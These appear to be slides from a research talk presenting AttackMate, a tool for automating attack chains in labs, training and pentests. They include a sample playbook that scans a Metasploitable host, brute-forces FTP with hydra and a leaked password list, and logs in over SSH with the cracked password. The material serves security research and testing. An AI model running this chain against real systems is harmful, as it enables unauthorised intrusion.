AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

ATTACKMATE

A modern open-source tool for automating cyberattacks

Wolfgang Hotwagner

ABOUT ME

Linux Enthusiast

Developer

Logdata Miner

Open-Source

Testbed

Research Engineer


Vulnerability Lab

Exploit Developer


Pentester

TOOLS

- MAL
- enterpriseLang
- powerLang
- Lore
- Sly
- CARTT
- Kyoushi
- CALDERA
- Atomic Red Team
- DumpsterFire Toolset
- Firedrill
- Mordor
- Infection Monkey
- Red Team Automation
- Stratus Red Team from DataDog
- Metta
- Encripto Blue Team Training Toolkit
- ...



ATTACK AUTOMATION – MISSING PART



Attack Simulation Tools

WHEN

WHERE

WHAT

But how


No simulation

No artificial agent

Framework for designing attack chain

No complicated attack design

APPLICATION AREAS



AttackMate

1 Research

2 Training

3 Pentesting

ATTACK AUTOMATION – DESIGN PRINCIPLES

Reproducible Attack Chain

- Run exactly the same attacks multiple times

Portable Attack Chain

- Share playbook
- Must work for variations of the same environment

Developer Friendly

- Provide all tools for attack chain designer
- Provide debugging mechanism

Managed Exploits

- Archive exploits
- Metadata for exploits
- Searchable exploits

Perform Known Attacks

- Use exploits and attack tools that are used in the wild
- Produce (log)artefacts of well known exploits

Use Common Malware

- Use malware that is used in the wild
- Do not use an artificial agent


Customizable Attack Chain Elements

- Allow variations of attack techniques


Useable For Every Phase of Killchain

- Provide tools for every phase
- Support for chained attacks

ATTACK AUTOMATION – CONCEPT




ATTACK AUTOMATION – PLAYBOOK




```yaml
vars:
  METASPLOITABLE: 172.17.0.106
  PASSWDLIST: /usr/share/seclists/Passwords/darkweb2017-top1000.txt

commands:
  - type: shell
    cmd: nmap -A -T4 $METASPLOITABLE

  - type: shell
    cmd: hydra -l user -P $PASSWDLIST $METASPLOITABLE ftp

  # Parse the output of hydra and isolate the bruteforced password.
  # The password will be stored in the variable $USERPW
  - type: regex
    cmd: ".*login: user.+password: (.+)"
    output:
      USERPW: "$MATCH_0"

  # Login via ssh using the bruteforced password
  - type: ssh
    cmd: id
    username: user
    password: "$USERPW"
    hostname: $METASPLOITABLE
    creates_session: "foothold"
```


DEMO: NMAP SCAN



